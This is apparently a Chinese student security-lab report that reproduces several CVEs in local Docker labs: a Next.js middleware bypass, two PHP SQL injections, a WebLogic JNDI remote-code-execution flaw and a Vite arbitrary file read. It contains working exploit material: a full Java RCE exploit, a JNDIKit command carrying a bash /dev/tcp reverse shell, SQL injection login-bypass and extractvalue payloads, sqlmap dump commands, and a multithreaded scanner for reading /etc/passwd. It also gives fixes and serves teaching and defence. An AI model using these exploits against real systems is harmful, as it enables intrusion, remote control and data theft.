<!DOCTYPE html><html lang="anything"><head><style data-next-hide-fouc="true">body{display:none}</style><noscript data-next-hide-fouc="true"><style>body{display:block}</style></noscript><meta charset="utf-8"><meta name="viewport" content="width=device-width"/><meta name="next-head-count" content="2"/><noscript data-n-css=""></noscript><script defer="" nomodule="" src="/_next/static/chunks/polyfills.js"></script><script src="/_next/static/chunks/webpack.js" defer=""></script><script src="/_next/static/chunks/main.js" defer=""></script><script src="/_next/static/chunks/pages/_app.js" defer=""></script><script src="/_next/static/chunks/pages/admin.js" defer=""></script><script src="/_next/static/development/_buildManifest.js" defer=""></script><script src="/_next/static/development/_ssgManifest.js" defer=""></script><noscript id="__next_css_DO_NOT_USE__"></noscript></head><body><div id="__next"><div><h1>Admin Dashboard</h1><p>This page should be protected by middleware.</p><h2>Sensitive Information:</h2><p>SECRET_API_KEY_12345_XYZ</p></div></div></body></html>
```

图 42: HTML 内容

技术要点

- **中间件逻辑绕过：**漏洞的核心是 Next.js 路由系统在处理 `__nextLocale` 参数时的逻辑缺陷，导致其优先于用户定义的中间件执行。
- **渲染模式决定危害：**漏洞的实际危害与 Next.js 的渲染模式强相关。在服务端渲染 (SSR) 模式下，敏感数据包含在首次返回的 HTML 中，危害最大。在客户端渲染 (CSR) 模式下，仅绕过前端路由，后端 API 的鉴权依然有效，危害有限。
- **环境构建可控性：**通过从零开始编写代码并使用 Docker 容器化，确保了漏洞环境的纯净、可控和 100% 可复现。

4.2.2 漏洞信息

UVD-ID		漏洞类别	权限绕过	CVE-ID	CVE-2024-51479
披露/发现时间	2024 年 6 月 20 日	bugtraq 编号		CNNVD-ID	CNNVD-202406-1550
提交时间	2025 年 7 月 24 日	漏洞发现者		CNVD-ID	
漏洞等级	高危 (CVSS 7.5)	提交者	11 组	搜索关键词	Next.js 权限绕过
影响范围： Next.js 版本 > 9.5.5 且 < 14.2.4（本次复现使用 v14.2.0）。					
来源： Vercel Security Advisory, NVD 国家漏洞数据库。					
漏洞简介： Next.js 应用程序在特定配置下存在权限绕过漏洞。当应用使用基于路径的中间件进行鉴权时，未经身份验证的远程攻击者可通过附加?__nextLocale 查询参数，绕过中间件的安全检查，访问本应受保护的根级页面。					
漏洞详情： 该漏洞源于 Next.js 国际化 (i18n) 路由系统对 __nextLocale 查询参数的处理。此参数的处理发生在中间件的路径匹配逻辑之前，导致中间件无法正确识别并拦截指向受保护路径的请求，从而形成权限绕过。在服务端渲染 (SSR) 模式下，攻击者可直接获取包含敏感数据的完整页面，造成信息泄露。					
参考链接： https://nvd.nist.gov/vuln/detail/CVE-2024-51479 https://nextjs.org/docs/app/api-reference/next-config-js/i18n					
靶场信息： 主机环境： Windows 10/11, 运行 Docker Desktop。 构造环境： Docker 容器, 基础镜像为 node:18-slim, 通过手动编写代码和 Dockerfile 构建了一个包含漏洞的最小化 Next.js 应用。					

POC:

本次复现未使用现成 POC，而是根据漏洞原理手动构造了完整的漏洞应用。核心 POC 由 package.json（指定漏洞版本）、middleware.js（模拟鉴权）和 pages/admin.js（受保护页面）三个文件组成。

触发命令示例：curl http://< 目标 IP>:< 端口 >/admin?__nextLocale=anything

修复方案:

升级 Next.js: 立即将 Next.js 升级到已修复此漏洞的版本（14.2.4 或更高版本）。

强化后端鉴权: 即使对于服务端渲染的页面，也应确保所有获取敏感数据的逻辑（无论是在 getServerSideProps 中还是独立的 API 路由中）都经过严格的后端身份验证，不应仅依赖中间件的路径拦截。

4.3 CVE-2023-7107 复现结果

4.3.1 POC 插件编写 (payload)

漏洞原理分析

CVE-2023-7107 是 Code-Projects “E-Commerce Website 1.0” 项目中的一个高危 SQL 注入漏洞。该漏洞存在于 user_signup.php 文件中，攻击者可通过提交特制的 POST 请求参数（如 firstname、middlename、email、address、contact、username）绕过输入验证机制。由于后端未对这些输入字段进行严格的过滤和参数化处理，攻击者能够直接将恶意 SQL 语句注入数据库查询中，导致数据库敏感信息泄露或执行任意 SQL 语句。

漏洞的核心在于应用程序错误地拼接了用户输入到 SQL 查询语句中，未使用预编译语句或转义措施，给攻击者留下了注入恶意代码的机会，从而突破登录认证或操纵数据库数据。

攻击链

1. 攻击者向 user_signup.php 发送包含恶意 SQL 注入负载的 POST 请求，针对参数如 firstname、middlename、email、address、contact、username 等；
2. 服务器端未正确过滤或参数化这些输入，直接将恶意语句拼接进 SQL 查询中；
3. SQL 查询被恶意构造，如注入条件 ' OR '1'='1，绕过身份验证或修改数据库数据；
4. 攻击者成功执行未经授权的数据库操作，可能泄露用户数据、篡改账户信息或获取系统权限；

5. 漏洞被利用后，攻击者可获取敏感信息或进一步扩展攻击。

最终 POC 构造过程

本漏洞的 POC 并非单一的代码文件，而是一系列操作指令。

Listing 62: Dockerfile

```
1 FROM php:7.4-apache
2
3 # 开启rewrite模块
4 RUN a2enmod rewrite
5
6 # 安装 mysqli 扩展支持 MySQL
7 RUN docker-php-ext-install mysqli
8
9 # 拷贝代码到apache根目录
10 COPY ./code-projects-ecommerce /var/www/html/
11
12 # 修改权限
13 RUN chown -R www-data:www-data /var/www/html
14
15 # 监听80端口
16 EXPOSE 80
```

Listing 63: docker-compose.yml

```
1 version: '3'
2
3 services:
4   web:
5     build: .
6     ports:
7       - "8080:80"
8     volumes:
9       - ./electricks-shop:/var/www/html
10    depends_on:
11      - db
12
13   db:
14     image: mysql:5.7
15     restart: always
16     environment:
```



```
17     MYSQL_ROOT_PASSWORD: rootpassword
18     MYSQL_DATABASE: ecommerce
19     MYSQL_USER: user
20     MYSQL_PASSWORD: userpassword
21     ports:
22     - "3307:3306"
23     volumes:
24     - db_data:/var/lib/mysql
25
26 volumes:
27     db_data:
```

Listing 64: 进入 sql 容器命令

```
1 #进入数据库容器
2 docker exec -it cve7107-db-1 bash
3 #登录 MySQL
4 mysql -uroot -p
5 # 输入 root 密码
```

Listing 65: sql 命令

```
1 #选择数据库
2 USE electricks;
3 #查看表结构确认表名
4 SHOW TABLES;
5 #创建新表 fl11aaag
6 CREATE TABLE fl11aaag (
7     id INT(20) NOT NULL PRIMARY KEY,
8     flag TEXT NOT NULL
9 );
10 #插入数据
11 INSERT INTO fl11aaag (id, flag) VALUES (1, 'flag{cve-2023-7107}');
12 #验证插入是否成功
13 SELECT * FROM fl11aaag;
```

Listing 66: 数据库连接命令

```
1 #查看容器名称
2 docker ps
3 #进入容器
4 docker exec -it cve7107-web-1 bash
```

```
5 #进入源码目录:
6 cd /var/www/html/includes
7 #列出文件
8 ls
9 #打开文件
10 nano db.php
11 #修改连接为
12 $conn = mysqli_connect("localhost", "root", "rootpassword", "
    electricks") or die("Connection Failed");
13 #保存文件并退出
14 #退出容器
15 exit
```

Listing 67: 攻击阶段爆破命令

```
1 #爆破表名
2 sqlmap -r http://192.168.18.38:8080/pages/product_details.php?prod_id
    =11 -tables
3 #爆破列名
4 sqlmap -r http://192.168.18.38:8080/pages/product_details.php?prod_id
    =11 --batch -D electricks -T flllaaaag -columns
5 #爆破信息
6 sqlmap -r http://192.168.18.38:8080/pages/product_details.php?prod_id
    =11 --batch -D electricks -T flllaaaag -C flag -dump
```

Listing 68: 停止容器命令

```
1 docker stop cve7107-web-1
2 docker stop cve7107-db-1
```

Listing 69: 打包命令

```
1 #查看所有容器
2 docker ps -a
3 #导出 Web 容器
4 docker export cve7107-web-1 > cve7107-web-1.tar
5 #导出 DB 容器
6 docker export cve7107-db-1 > cve7107-db-1.tar
7 打包后的容器会在同一文件夹下以 .tar 格式存在
```

4.3.2 漏洞信息

UVD-ID	-	漏洞类别	SQL 注入	CVE-ID	CVE-2023-7107
披露/发现时间	2023 年 12 月 12 日	bugtraq 编号	-	CNNVD-ID:	-
提交时间	2023 年 12 月	漏洞发现者	SEC Consult	CNVD-ID:	-
漏洞等级	高危	提交者	SEC Consult	搜索关键词	code-projects、sql、CVE-2023-7107
影响范围: code-projects “E-Commerce Website 1.0” 项目中的 user_signup.php 文件 (参数: firstname、middlename、email、address、contact、username)					
来源: SEC Consult 安全研究实验室公开披露, 并由安全研究人员在开源项目中复现					
漏洞简介: CVE-2023-7107 是存在于某开源 PHP 电商项目中的 SQL 注入漏洞。攻击者可通过提交恶意构造的输入, 在注册时将 SQL 注入数据库查询语句中, 从而进行未经授权的数据访问或数据库操作, 甚至可能实现远程命令执行。					
漏洞详情: 受影响的 user_signup.php 文件在处理来自 POST 请求的数据时, 未对字段 firstname、middlename、email、address、contact 和 username 进行充分的输入验证或参数化处理, 导致攻击者可插入如 ' OR '1'='1 的 SQL 语句来绕过验证、读取数据库内容或执行危险操作。					
参考链接: 1. https://www.cve.org/CVERecord?id=CVE-2023-7107 2. https://www.exploit-db.com/exploits/52316 3. https://packetstormsecurity.com/files/175534					
靶场信息: 可使用 Docker 部署 code-projects E-Commerce Website 1.0 项目作为测试环境, 也可基于 Vulhub 或 DVWA 构建通用 SQL 注入测试平台。					

POC:

以 Burp Suite 拦截注册请求并将 firstname 参数修改为:

```
test' OR '1'='1
```

提交请求后, 若注册成功或可观察到数据泄露, 即说明存在 SQL 注入漏洞。

也可使用 sqlmap 进行测试:

```
sqlmap -u "http://target/register.php" --data="firstname=test&middlename=..."
```

修复方案:

1. 对所有用户输入使用预处理语句 (prepared statements) 或参数化查询;
2. 严格校验输入内容, 使用白名单或正则限制输入;
3. 禁止直接拼接 SQL 语句;
4. 对前端和后端输入均进行验证;
5. 定期进行代码审计和安全测试。

4.4 CVE-2024-20931 漏洞复现结果

4.4.1 POC 插件编写 (payload)

漏洞原理分析

CVE-2024-20931 是 Oracle WebLogic Server 的 JNDI 注入漏洞, 属于 CVE-2023-21839 的绕过。当 WebLogic 通过 T3/IIOP 协议绑定实现 OpaqueReference 接口的远程对象时, lookup 操作会调用 getReferent 函数。ForeignOpaqueReference 的 getReferent 会再次发起 JNDI 查询, 攻击者可控制这个查询地址。

攻击链: T3 协议连接 → ForeignOpaqueReference 对象 → JNDI 注入 → 远程类加载 → 代码执行

最终 POC 代码

Listing 70: CVE-2024-20931 完整利用代码

```
1 import java.lang.reflect.Field;
2 import java.util.Hashtable;
3 import javax.naming.InitialContext;
4 import weblogic.deployments.jms.ForeignOpaqueReference;
5 public class CVE202420931Exploit {
6     public static void main(String[] args) throws Exception {
7         String JNDI_FACTORY = "weblogic.jndi.WLInitialContextFactory";
8         String targetIP = "127.0.0.1";
9         String targetPort = "7001";
10        System.out.println("=== CVE-2024-20931 Final RCE Exploit ===");
11        // 连接WebLogic服务器
12        Hashtable<Object, Object> env1 = new Hashtable<>();
13        env1.put("java.naming.factory.initial", JNDI_FACTORY);
14        env1.put("java.naming.provider.url", "t3://" + targetIP + ":" + targetPort);
15        InitialContext c = new InitialContext(env1);
16        System.out.println("[+] Connected to WebLogic");
```

```

17 // 创建恶意JNDI环境
18 Hashtable<Object, Object> env2 = new Hashtable<>();
19 String maliciousLDAP = "ldap://127.0.0.1:9998/pknj2r";
20 env2.put("java.naming.factory.initial", "com.sun.jndi.ldap.LdapCtxFactory");
21 env2.put("java.naming.provider.url", "ldap://127.0.0.1:9998");
22 // 创建ForeignOpaqueReference对象
23 ForeignOpaqueReference f = new ForeignOpaqueReference();
24 // 反射设置私有字段
25 Field jndiEnvironment = f.getClass().getDeclaredField("jndiEnvironment");
26 jndiEnvironment.setAccessible(true);
27 jndiEnvironment.set(f, env2);
28 Field remoteJNDIName = f.getClass().getDeclaredField("remoteJNDIName");
29 remoteJNDIName.setAccessible(true);
30 remoteJNDIName.set(f, maliciousLDAP);
31 // 绑定恶意对象
32 String bindName = "final" + System.currentTimeMillis();
33 c.bind(bindName, f);
34 System.out.println("[+] Triggering with: " + maliciousLDAP);
35 // 触发漏洞
36 try {
37     c.lookup(bindName);
38     System.out.println("[+] RCE completed!");
39 } catch (Exception e) {
40     System.out.println("[+] Exploit triggered: " + e.getMessage());
41 }
42 }
43 }

```

编译运行方法

Listing 71: 编译运行

```

1 # 编译
2 javac -cp /u01/oracle/wlserver/server/lib/weblogic.jar:/u01/oracle/wlserver/modules/*
   CVE202420931Exploit.java
3 # 运行
4 java -cp ./u01/oracle/wlserver/server/lib/weblogic.jar:/u01/oracle/wlserver/modules/*
   CVE202420931Exploit

```

JNDI 恶意服务器配置

Listing 72: JNDI 服务器启动

```

1 # 文件写入RCE
2 java -jar JNDIKit.jar -C "touch /tmp/rce_success.txt; echo 'CVE-2024-20931 RCE SUCCESS' > /tmp
   /flag.txt" -J "127.0.0.1:9999" -L "127.0.0.1:9998" -R "127.0.0.1:9997"
3
4 # 反弹shell
5 java -jar JNDIKit.jar -C "bash -i >& /dev/tcp/host.docker.internal/4444 0>&1" -J "
   127.0.0.1:9999" -L "127.0.0.1:9998" -R "127.0.0.1:9997"

```

启动成功后生成 LDAP 地址, 找到 jdk1.8 的, 使用 POC 前更换链接, 再编译执行:

```

1 Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
2 ldap://127.0.0.1:9998/pknj2r

```

漏洞复现结果

1. DNS Log 验证

- 使用 ceye.io 域名: asr8by.ceye.io
- 收到 2 条 DNS 查询记录 (2025-07-15 11:54:48)
- 证明 JNDI 注入成功触发

2. 文件写入 RCE

```
1 [oracle@docker-desktop tmp]$ ls -la /tmp/flag.txt
2 -rw-r----- 1 oracle oracle 27 Jul 15 12:55 /tmp/flag.txt
3
4 [oracle@docker-desktop tmp]$ cat /tmp/flag.txt
5 CVE-2024-20931 RCE SUCCESS
```

3. 反弹 Shell 成功

```
1 # Windows netcat 监听
2 PS> .\nc -lvnp 4444
3 listening on [any] 4444 ...
4 connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 3050
5 [oracle@docker-desktop base_domain]$
6 # 验证shell权限
7 [oracle@docker-desktop base_domain]$ whoami
8 oracle
9 [oracle@docker-desktop base_domain]$ pwd
10 /u01/oracle/user_projects/domains/base_domain
```

技术要点

- 利用 ForeignOpaqueReference.getReferent() 方法缺陷
- 通过反射设置 jndiEnvironment 和 remoteJNDIName 私有字段
- 触发 LDAP 查询加载恶意类, 静态代码块自动执行
- Docker 环境需使用 host.docker.internal 解决网络连通性
- 成功实现 DNS 验证、文件写入、反弹 shell 完整攻击链

4.4.2 漏洞信息

UVD-ID	CVE-2024-20931	漏洞类别	JNDI 注入漏洞	CVE-ID	CVE-2024-20931
披露/发现时间	2024 年 1 月 16 日	bugtraq 编号	-	CNNVD-ID:	-
提交时间	2024 年 1 月 16 日	漏洞发现者	Oracle Security Team	CNVD-ID:	-
漏洞等级	高危 (CVSS 7.5)	提交者	11 组	搜索关键词	WebLogic12 JNDI
影响范围: Oracle WebLogic Server 12.2.1.4.0, 14.1.1.0.0 (本次测试验证 12.2.1.3-2018 版本同样受影响)					
来源: Oracle 官方安全公告、CVE 数据库、NVD 国家漏洞数据库					
漏洞简介: Oracle WebLogic Server 存在 JNDI 注入漏洞, 攻击者可通过 T3/IIOP 协议发送恶意请求, 利用 ForeignOpaqueReference 类实现 JNDI 注入, 最终导致远程代码执行。该漏洞无需认证, 攻击复杂度低, 影响机密性、完整性和可用性。					
漏洞详情: 该漏洞是 CVE-2023-21839 的绕过漏洞。当 WebLogic Server 通过 T3/IIOP 协议绑定实现 OpaqueReference 接口的远程对象时, 在 lookup 操作中会调用 getReferent 函数。ForeignOpaqueReference 的 getReferent 函数会再次发起 JNDI 查询, 攻击者可以控制 jndiEnvironment 和 remoteJNDIName 字段, 导致 JNDI 注入攻击。完整攻击链: T3 协议连接 → ForeignOpaqueReference 对象创建 → 反射设置恶意字段 → JNDI 注入触发 → 远程类加载 → 静态代码块执行 → 远程代码执行。本次测试成功实现了从 DNS 验证到反弹 shell 的完整攻击过程。					
参考链接: https://www.oracle.com/security-alerts/cpujan2024.html https://github.com/GlassyAmadeus/CVE-2024-20931 https://nvd.nist.gov/vuln/detail/CVE-2024-20931 https://github.com/vulnhub/vulnhub/tree/master/weblogic/CVE-2023-21839					

靶场信息： Vulhub WebLogic 12.2.1.3-2018 测试环境

环境地址： `http://127.0.0.1:7001/console`

Docker 镜像： `vulhub/weblogic:12.2.1.3-2018`

容器名称： `weblogic-host`

管理控制台： `http://localhost:7001/console/login/LoginForm.jsp`

POC： 自研 CVE202420931Exploit.java，利用 ForeignOpaqueReference 实现 JNDI 注入。POC 经过多次 Debug，解决了 JDK 版本、Docker 网络、JNDI 服务器配置等问题。支持 DNS Log 验证、文件写入 RCE、反弹 Shell 等多种攻击方式。配合 JNDI-Exploit-Kit 恶意服务器实现完整攻击链。

最终成功在 WebLogic 服务器上写入 flag 文件（内容：CVE-2024-20931 RCE SUCCESS）并建立反弹 shell 连接。

修复方案：

1. 官方补丁：升级到 Oracle 2024 年 1 月补丁后的版本
2. 禁用 IIOP 协议：控制台取消 Enable IIOP 选项
3. 网络防护：限制 T3/IIOP 端口访问，配置防火墙规则
4. 连接过滤器：设置 IP 白名单，限制可信源访问
5. 监控检测：部署 SIEM 系统，监控异常 JNDI 查询
6. 定期安全评估：实施漏洞扫描和渗透测试

4.5 CVE-2023-7130 复现结果

4.5.1 POC 插件编写 (payload)

漏洞原理分析

CVE-2023-7130 是 College Notes Gallery 2.0 中的高危 SQL 注入漏洞。该漏洞位于 `login.php` 文件中，攻击者可通过对 `user` 参数注入 SQL 语句来绕过身份验证或执行数据库查询操作。由于后端代码将用户提交的 `user` 和 `pass` 直接拼接到 SQL 查询中，未使用参数化处理，导致攻击者可构造如 `' OR '1'='1` 的注入语句，实现登录绕过或敏感数据泄露。

核心问题是程序使用如下 SQL 拼接方式处理登录：

```
1 $query = "SELECT * FROM users WHERE username = '" . $_POST['user'] .  
    "' AND password = '" . $_POST['pass'] . "'";
```

攻击者输入： `admin' OR '1'='1`，将导致查询逻辑恒为真，从而登录成功。

攻击链

1. 攻击者访问 `/notes/login.php` 页面，输入特制的 `user` 参数；

2. 服务端直接拼接 SQL 查询，未对参数进行过滤或转义；
3. 注入语句被执行，绕过认证逻辑或执行任意数据库查询；
4. 攻击者可读取数据库敏感字段（如 flag、用户信息等）；
5. 可配合报错注入手法如 `extractvalue()` 实现信息回显。

最终 POC 构造过程

本漏洞复现过程涉及 Docker 容器搭建、数据库准备及注入测试，包含以下关键步骤：

Listing 73: Dockerfile

```
1 FROM php:7.4-apache
2 RUN docker-php-ext-install mysqli
3 COPY ./CollegeNotesGallery /var/www/html/
4 EXPOSE 80
```

Listing 74: docker-compose.yml

```
1 version: '3'
2
3 services:
4   web:
5     build: .
6     ports:
7       - "8080:80"
8     depends_on:
9       - db
10
11   db:
12     image: mysql:5.7
13     restart: always
14     environment:
15       MYSQL_ROOT_PASSWORD: rootpassword
16       MYSQL_DATABASE: notes
17       MYSQL_USER: user
18       MYSQL_PASSWORD: userpassword
19     ports:
20       - "3306:3306"
```

Listing 75: 数据库准备

```
1 docker exec -it cve7130-db-1 bash
2 mysql -uroot -p
3 # 输入 rootpassword
4 USE notes;
5 CREATE TABLE flllaaaag (id INT PRIMARY KEY, flag TEXT);
6 INSERT INTO flllaaaag VALUES (1, 'flag{cve-2023-7130}');
7 SELECT * FROM flllaaaag;
```

Listing 76: 绕过认证示例

```
1 curl -X POST http://127.0.0.1:8080/notes/login.php \
2 -d "user=admin' OR '1'='1&pass=anything"
```

Listing 77: 爆破 flag 示例

```
1 curl -X POST http://127.0.0.1:8080/notes/login.php \
2 -d "user=1' and extractvalue(1,concat(0x7e,(select flag from
   flllaaaag),0x7e))#&pass=x"
```

Listing 78: SQLMap 自动化检测

```
1 sqlmap -r test.txt --batch --dump
```

4.5.2 漏洞信息

UVD-ID	-	漏洞类别	SQL 注入	CVE-ID	CVE-2023-7130
披露/发现时间	2023 年	bugtraq 编号	-	CNNVD-ID:	-
提交时间	2023 年 12 月	漏洞发现者	-	CNVD-ID:	-
漏洞等级	高危	提交者	-	搜索关键词	code-projects、sql、CVE-2023-71
影响范围: College Notes Gallery 2.0 中的 login.php					
来源: 未知					

漏洞简介：

CVE-2023-7130 是存在于 MIT 某开源学生图书馆项目中的 SQL 注入漏洞。攻击者可通过提交恶意构造的输入，在注册时将 SQL 注入数据库查询语句中，从而进行未经授权的数据访问或数据库操作，甚至可能实现远程命令执行。

漏洞详情：受影响的 user_login.php 文件在处理来自 POST 请求的数据时，未对字段 username、和 password 进行充分的输入验证或参数化处理，导致攻击者可插入如 ' OR '1'='1 的 SQL 语句来绕过验证、读取数据库内容或执行危险操作。

参考链接：

1. <https://nvd.nist.gov/vuln/detail/CVE-2023-7130>
2. https://github.com/h4md153v63n/CVEs/blob/main/College_Notes_Gallery/College_Notes_Gallery-SQL_Injection.md
3. <https://yunjing.ichunqiu.com/cve/detail/1154?pay=2>

靶场信息：可使用 Docker 模拟 College Notes Gallery 2.0 项目作为测试环境。

POC：

curl 输入，后面加入：

```
user=admin' OR '1'='1&pass=123
```

提交请求后，若注册成功或可观察到数据泄露，即说明存在 SQL 注入漏洞。

也可使用 sqlmap 进行测试：

```
sqlmap -r login.txt --batch --dump
```

修复方案：

1. 使用参数化查询（Prepared Statements）避免 SQL 拼接；
2. 验证用户输入，限制字符类型与长度；
3. 禁用错误信息回显（如关闭 display_errors）；
4. 配置 Web 应用防火墙（WAF）阻断注入行为；
5. 数据库权限最小化，仅赋予 SELECT 等必要权限。

4.6 CVE-2025-30208 复现结果

4.6.1 POC 插件编写 (payload)

(1)、curl 命令行 POC

直接通过 curl 发送 HTTP 请求，适合快速测试单个目标：

Listing 79: 命令行 POC

```
1 # 读取 /etc/passwd 示例（替换 < 目标 IP> 和 < 端口 >）
```

```
2 curl -v " http://< 目标 IP>:< 端口 >/@fs/etc/passwd?raw??"
3 # 或用?import&raw?? 绕过 (效果相同)
4 curl -v " http://< 目标 IP>:< 端口 >/@fs/etc/passwd?import&raw??"
```

(2)、python 脚本 POC

来自<https://github.com/iSee857/CVE-2025-30208-PoC>的脚本:

Listing 80: Vite-CVE-2025-30208-ReadAnyFile.py

```
1 import requests
2 import argparse
3 import urllib3
4 import concurrent.futures
5 import threading
6 from openpyxl import Workbook
7 from openpyxl.styles import PatternFill, Alignment
8 from openpyxl.utils import get_column_letter
9
10
11 urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
12
13
14 COLORS = {
15     "GREEN": '\033[92m',
16     "RED": '\033[91m',
17     "YELLOW": '\033[93m',
18     "RESET": '\033[0m'
19 }
20
21
22 result_lock = threading.Lock()
23 global_results = []
24
25
26 EXCEL_STYLES = {
27     "SUCCESS": PatternFill(start_color='C6EFCE', end_color='C6EFCE',
28                             fill_type='solid'),
28     "WARNING": PatternFill(start_color='FFEB9C', end_color='FFEB9C',
```

```
        fill_type='solid'),
29     "FAIL": PatternFill(start_color='FFC7CE', end_color='FFC7CE',
        fill_type='solid'),
30     "ERROR": PatternFill(start_color='FFD700', end_color='FFD700',
        fill_type='solid')
31 }
32
33 def parse_payload(payload_str):
34
35     if '??' in payload_str:
36         # 使用rpartition确保只分割最后一个??
37         path_part, sep, indicator_part = payload_str.rpartition('??')
38         return (f"{path_part}{sep}", indicator_part.strip()) # 保留
        原始分隔符
39     return (payload_str.strip(), "")
40
41 def check_url(target, payload, success_indicator, proxy):
42
43     full_url = target.rstrip('/') + payload
44     result = {
45         "url": full_url,
46         "status": "PENDING",
47         "status_code": 0,
48         "indicator": success_indicator,
49         "content": "",
50         "error": ""
51     }
52
53     try:
54         proxies = {"http": proxy, "https": proxy} if proxy else None
55         response = requests.get(
56             full_url,
57             timeout=10,
58             verify=False,
59             proxies=proxies,
60             allow_redirects=False
61         )
62
63         result["status_code"] = response.status_code
64         result["content"] = response.text # 保留完整响应内容
```

```

65
66
67     if response.status_code == 200:
68         if success_indicator:
69             if success_indicator in response.text:
70                 result["status"] = "SUCCESS"
71             else:
72                 result["status"] = "WARNING" # 200但未匹配标识
73         else:
74             result["status"] = "SUCCESS" # 200且无标识要求
75     else:
76         result["status"] = "FAIL"
77
78 except Exception as e:
79     result["status"] = "ERROR"
80     result["error"] = str(e)
81
82 return result
83
84 def process_result(result):
85
86     status_colors = {
87         "SUCCESS": COLORS["GREEN"],
88         "WARNING": COLORS["YELLOW"],
89         "FAIL": COLORS["RED"],
90         "ERROR": COLORS["YELLOW"]
91     }
92
93     status_msgs = {
94         "SUCCESS": "检测成功（存在漏洞特征）",
95         "WARNING": "检测成功但未匹配标识（需人工确认）",
96         "FAIL": "请求失败",
97         "ERROR": "请求错误"
98     }
99
100     color = status_colors.get(result["status"], COLORS["RESET"])
101     status_msg = status_msgs.get(result["status"], "未知状态")
102
103     output = [
104         f"{color}[{result['status']}] {COLORS['RESET']}",

```

```
105     f"完整请求URL: {result['url']}",
106     f"状态码: {result['status_code']}",
107     f"匹配标识: {result['indicator'] or '无'}"
108 ]
109
110
111 if result["status_code"] == 200:
112     content_preview = result["content"][:1000] # 显示前1000字符
113     if len(result["content"]) > 1000:
114         content_preview += "\n... (内容已截断, 完整内容见报告) "
115     output.append(f"响应内容预览:\n{content_preview}")
116
117 output.append("-----")
118 print("\n".join(output))
119
120 with result_lock:
121     global_results.append({
122         **result,
123         "content": result["content"][:50000] # Excel中保留5万字
124         符
125     })
126
127 def export_to_excel(filename):
128     wb = Workbook()
129     ws = wb.active
130     ws.title = "检测结果"
131
132     headers = [
133         "目标URL", "检测路径", "状态",
134         "状态码", "匹配标识", "响应内容", "错误信息"
135     ]
136     for col, header in enumerate(headers, 1):
137         ws.cell(row=1, column=col, value=header)
138         ws.column_dimensions[get_column_letter(col)].width = 30
139
140     for row, result in enumerate(global_results, 2):
141         ws.cell(row=row, column=1, value=result["url"])
142         ws.cell(row=row, column=2, value=result["url"].replace(result["url"].split('///')[0]+'///'+result["url"].split('///')[1].split('/')[0], '')) # 显示相对路径
```

```
142     ws.cell(row=row, column=3, value=result["status"])
143     ws.cell(row=row, column=4, value=result["status_code"])
144     ws.cell(row=row, column=5, value=result["indicator"])
145     ws.cell(row=row, column=6, value=result["content"])
146     ws.cell(row=row, column=7, value=result["error"])
147
148     fill = EXCEL_STYLES.get(result["status"], None)
149     alignment = Alignment(wrap_text=True)
150     for col in range(1, 8):
151         ws.cell(row=row, column=col).fill = fill if fill else
            PatternFill()
152         ws.cell(row=row, column=col).alignment = alignment
153
154     wb.save(filename)
155     print(f"\n{COLORS['GREEN']}[+] 检测结果已保存到 {filename}{COLORS
        ['RESET']}")
156
157 def main():
158     parser = argparse.ArgumentParser(description="Vite 路径遍历漏洞检
        测工具 Author:iSee857", formatter_class=argparse.
            RawTextHelpFormatter)
159     parser.add_argument("-f", "--file", help="包含目标URL的文件")
160     parser.add_argument("-u", "--url", help="单个目标URL")
161     parser.add_argument("-p", "--payload", action="append",
        help="""自定义检测路径（支持两种格式）：
162 1. 带检测标识： /path??indicator
163 2. 仅路径： /path?param=1??
164 示例：
165 -p "@/fs/C://windows/win.ini?import&raw??"
166 -p "@/fs/etc/passwd?import&raw??
167 """)
168     parser.add_argument("--proxy", help="代理服务器地址（如： http
        ://127.0.0.1:8080）")
169     parser.add_argument("-o", "--output", default="results.xlsx",
        help="输出文件名（默认： results.xlsx）")
170     parser.add_argument("-t", "--threads", type=int, default=50,
        help="并发线程数量（默认： 50， 范围： 1-200）")
171
172     args = parser.parse_args()
```



```
177
178     if not args.url and not args.file:
179         parser.error("必须指定 -u/--url 或 -f/--file 参数")
180
181     if args.threads < 1 or args.threads > 200:
182         parser.error("线程数必须在1-200之间")
183
184     # 初始化检测规则
185     if args.payload:
186         payloads = [parse_payload(p) for p in args.payload]
187     else:
188         payloads = [
189             ("/@fs/C:/windows/win.ini?import&raw??", "fonts"),
190             ("/@fs/etc/passwd?import&raw??", "root:x")
191         ]
192
193     # 准备目标列表
194     targets = []
195     if args.url:
196         targets.append(args.url.rstrip('/'))
197     elif args.file:
198         with open(args.file) as f:
199             targets = [line.strip().rstrip('/') for line in f if line
200                        .strip()]
201
202     # 启动多线程检测
203     with concurrent.futures.ThreadPoolExecutor(max_workers=args.
204         threads) as executor:
205         futures = []
206         for target in targets:
207             for path, indicator in payloads:
208                 futures.append(
209                     executor.submit(
210                         check_url,
211                         target,
212                         path,
213                         indicator,
214                         args.proxy
215                     )
216                 )
217         )
```

```
215
216     for future in concurrent.futures.as_completed(futures):
217         process_result(future.result())
218
219 # 导出结果
220 if global_results:
221     export_to_excel(args.output)
222 else:
223     print(f"{COLORS['YELLOW']}[!] 未发现有效检测结果{COLORS['
224         RESET']}]")
225
226 if __name__ == "__main__":
227     main()
```

(3)、使用示例

Listing 81: 使用示例

```
1 #1. 扫描单个目标:
2 python CVE-2025-30208-PoC.py -u http://example.com -t 5
3
4 #2、批量扫描目标文件:
5 python CVE-2025-30208-PoC.py -f targets.txt -o vuln_results.xlsx
6
7 #3、使用自定义payload:
8 python CVE-2025-30208-PoC.py -u http://example.com -p "@fs/etc/
9     passwd?import&raw??"
10
11 #4、使用代理调试:
12 python CVE-2025-30208-PoC.py -u http://example.com --proxy http
13     ://127.0.0.1:8080
14
15 #5、组合使用参数:
16 python CVE-2025-30208-PoC.py -f targets.txt -t 200 -o critical_vulns.
17     xlsx
```

4.6.2 漏洞信息

UVD-ID		漏洞类别	访问控制 绕过漏洞	CVE-ID	CVE-2025-30208
披露/发现时间	2025 年 3 月 24 日	bugtraq 编号		CNNVD-ID:	CNNVD-202503-2801
提交时间	2025 年 3 月 27 日	漏洞发现者	@Ezzer17	CNVD-ID:	CNVD-2025-05817
漏洞等级	高 危 (CVSS 7.5)	提交者	11 组	搜索关键词	Vite 开发服务器任意文件读取漏洞
影响范围: 6.2.0 <= Vite <= 6.2.2, 6.1.0 <= Vite <= 6.1.1, 6.0.0 <= Vite <= 6.0.11, 5.0.0 <= Vite <= 5.4.14, Vite <= 4.5.9					
来源: 安全研究报告、Vite 官方安全公告（如 GitHub Advisory）、CVE 数据库、NVD 国家漏洞数据库					
